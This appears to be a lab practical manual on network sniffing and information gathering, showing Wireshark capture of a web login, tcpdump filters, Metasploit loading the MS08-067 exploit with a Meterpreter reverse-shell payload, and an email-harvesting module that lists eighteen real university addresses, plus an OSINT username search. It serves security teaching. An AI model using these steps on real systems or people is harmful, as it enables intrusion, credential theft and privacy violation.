
Step 3: Open a website in a new window and enter the user id and password. Register if needed.




Step 4: Enter the credentials and then sign in. The wireshark tool will keep recording the packets.




Step 5: Select filter as http to make the search easier and click on apply.




Step 6:-Go to Statistics and go into Packet Lengths




Step 7:- We can see Graphs also in I/O graphs

TCP DUMP


Step 1:- Install TCP Dump by “Sudo apt install tcpdump”



Step 2:- CAPTURE PACKETS FROM SPECIFIC INTERFACE



Step 3:- CAPTURE ONLY SPECIFIC NUMBER OF PACKETS



Step 4:- PRINT CAPTURED PACKET IN ASCII FORMAT

Step 5:- DISPLAY AVAILABLE INTERFACES

```
File Actions Edit View Help

└── (root㉿kali)-[~]
# tcpdump -D
1.eth0 [Up, Running, Connected]
2.any (Pseudo-device that captures on all interfaces) [Up, Running]
3.lo [Up, Running, Loopback]
4.bluetooth-monitor (Bluetooth Linux Monitor) [Wireless]
5.nflog (Linux netfilter log (NFLOG) interface) [none]
6.nfqueue (Linux netfilter queue (NFQUEUE) interface) [none]
7.dbus-system (D-Bus system bus) [none]
8.dbus-session (D-Bus session bus) [none]

└── (root㉿kali)-[~]
#
```

Step 6:- CAPTURE IP ADDRESS OF PACKET

Step 7:- CAPTURE ONLY TCP PACKET

```
File Actions Edit View Help  
root@kali: ~  
# tcpdump -c 5 -i eth0 tcp  
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode  
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

Step 8:- CAPTURE PACKET FROM SPECIFIC PORT

```
0 packets dropped by kernel
└─(root㉿kali)-[~]
  └─# tcpdump -i eth0 port 22
    tcpdump: verbose output suppressed, use -v[v] ... for full protocol decode
    listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

Step 9:- PACKETS FROM DESTINATION IP

```
0 packets dropped by kernel
└─(root㉿kali)-[~]
  └─# tcpdump -i eth0 dst 8.8.8.8
    tcpdump: verbose output suppressed, use -v[v] ... for full protocol decode
    listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

Step 10:- PACKETS FROM SOURCE IP

```
File Actions Edit View Help
root@kali: ~
└─(root㉿kali)-[~]
  └─# tcpdump -i eth0 src 192.168.0.103
    tcpdump: verbose output suppressed, use -v[v] ... for full protocol decode
    listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
08:29:45.712755 IP 192.168.0.103.mdns > mdns.mcast.net.mdns: 34 [3q] PTR (QM)? _%9E5E7C8F47989526C9BCD95D24084F6F0B27C5ED._s
ub._googlecast._tcp.local. PTR (QM)? _CFE7FEDA._sub._googlecast._tcp.local. PTR (QM)? _googlecast._tcp.local. (110)
08:30:05.680936 IP 192.168.0.103.mdns > mdns.mcast.net.mdns: 35 [3q] PTR (QM)? _%9E5E7C8F47989526C9BCD95D24084F6F0B27C5ED._s
ub._googlecast._tcp.local. PTR (QM)? _CFE7FEDA._sub._googlecast._tcp.local. PTR (QM)? _googlecast._tcp.local. (110)
```

Step 11:- FILTERING BY PROTOCOL


```
└─(root㉿kali)-[~]
  └─# tcpdump -n tcp
    tcpdump: verbose output suppressed, use -v[v] ... for full protocol decode
    listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

Practical 3 User Information Gathering

- a) Email Harvesting, Password Dumps
- b) Information Gathering FrameWorks- OSINT FrameWork, Maltego


EMAIL HARVESTING USING MSFCONSOLE

Step 1: Open MSFCONSOLE -q



```
kali@kali: ~
File Actions Edit View Help
[(kali㉿kali)-[~]
└─$ msfd init
[*] Initializing msfd ...
[*] Running msfd ...
[(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > ]
```

Step 2 :- Search Exploit ms08_067



```
kali@kali: ~
File Actions Edit View Help
[(kali㉿kali)-[~]
└─$ msfd init
[*] Initializing msfd ...
[*] Running msfd ...
[(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > search exploit ms08_067

Matching Modules
=====

#      Name
Disclosure Date  Rank    Check  Description
-      --
0      exploit/windows/smb/ms08_067_netapi
2008-10-28      great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption
1      \_ target: Automatic Targeting
```

Step 3:- use Exploit/windows/smb/ms08_067_netapi

```
kali㉿kali: ~
File Actions Edit View Help
77    \_ target: Windows 2003 SP2 Dutch (NX)
78    \_ target: Windows 2003 SP2 Hungarian (NX)
79    \_ target: Windows 2003 SP2 Italian (NX)
80    \_ target: Windows 2003 SP2 Russian (NX)
81    \_ target: Windows 2003 SP2 Swedish (NX)
82    \_ target: Windows 2003 SP2 Turkish (NX)

Interact with a module by name or index. For example info 82, use 82 or
use exploit/windows/smb/ms08_067_netapi
After interacting with a module you can manually set a TARGET with set
TARGET 'Windows 2003 SP2 Turkish (NX)'

msf6 > use exploit/windows/smb/ms08_067_netapi
```

Step 4:- Show Options

```
kali㉿kali: ~
File Actions Edit View Help
TARGET 'Windows 2003 SP2 Turkish (NX)'

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
Name      Current Setting  Required  Description
RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT       445           yes        The SMB service port (TCP)
SMBPIPE     BROWSER       yes        The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC   thread         yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST      192.168.0.102   yes        The listen address (an interface may be specified)
LPORT      4444            yes        The listen port

Exploit target:
Id  Name
--  --
0   Automatic Targeting

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms08_067_netapi) >
```

Step 5:- Use Auxiliary/gather/search_email_collector

```

kali㉿kali: ~
File Actions Edit View Help
Name      Current Setting Required Description
EXITFUNC   thread          yes     Exit technique (Accepted: '', seh, thread, process, none)
LHOST      192.168.0.102    yes     The listen address (an interface may be specified)
LPORT      4444             yes     The listen port

Exploit target:
Id  Name
--  --
0   Automatic Targeting

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms08_067_netapi) > use auxiliary/gather/search_email_collector
msf6 auxiliary(gather/search_email_collector) > show options

Module options (auxiliary/gather/search_email_collector):
Name      Current Setting Required Description
--  --  --
DOMAIN    yes           The domain name to locate email addresses for
OUTFILE   no            A filename to store the generated email list
SEARCH_BING true         yes     Enable Bing as a backend search engine
SEARCH_GOOGLE true        yes     Enable Google as a backend search engine
SEARCH_YAHOO true        yes     Enable Yahoo! as a backend search engine

View the full module info with the info, or info -d command.
msf6 auxiliary(gather/search_email_collector) > 

```

Step 6:- set domain mu.ac.in

```

msf6 auxiliary(gather/search_email_collector) > set DOMAIN mu.ac.in
DOMAIN => mu.ac.in
msf6 auxiliary(gather/search_email_collector) > 

```

Step 7:- set OUTFILE mu_login.txt

```

msf6 auxiliary(gather/search_email_collector) > set OUTFILE mu_login.txt
OUTFILE => mu_login.txt
msf6 auxiliary(gather/search_email_collector) > 

```

Step 8:- Run the Exploit


```

[*] Harvesting emails .....
[*] Searching Google for email addresses from mu.ac.in
[*] Extracting emails from Google search results ...
[*] Searching Bing email addresses from mu.ac.in
[*] Extracting emails from Bing search results ...
[*] Searching Yahoo for email addresses from mu.ac.in
[*] Extracting emails from Yahoo search results ...
[*] Located 18 email addresses for mu.ac.in
[*] aams2@mu.ac.in
[*] aams3@mu.ac.in
[*] aqueel@mu.ac.in
[*] ar.enrolment@mu.ac.in
[*] ar.seask@mu.ac.in
[*] cap.exam@mu.ac.in
[*] coe4you@mu.ac.in
[*] dsw@mu.ac.in
[*] hrdc.recruitment@mu.ac.in
[*] icc@mu.ac.in
[*] international.admission@mu.ac.in
[*] nep2024@mu.ac.in
[*] office.msw@mu.ac.in
[*] publicpolicy@mu.ac.in
[*] rapc@mu.ac.in
[*] renu.jogdand@mu.ac.in
[*] rohit.dict@mu.ac.in
[*] support.parttimecourses@mu.ac.in
[*] Writing email address list to mu_login.txt ...
[*] Auxiliary module execution completed
msf6 auxiliary(gather/search_email_collector) > 


```

OSINT

Step 1: Go to <https://osintframework.com/>



Step 2: Select any of the option for gathering the information's



The screenshot shows a web browser window titled "WhatsMyName Web". The search bar contains "Rishabh Rai". Below the search bar, a message says "Enter the username(s) in the search box, select any category filters & click the search icon or press CTRL+Enter". A blue button labeled "Category Filters" is visible. The search results are displayed in a table with columns: SITE, USERNAME, CATEGORY, and LINK. There are three rows of results:

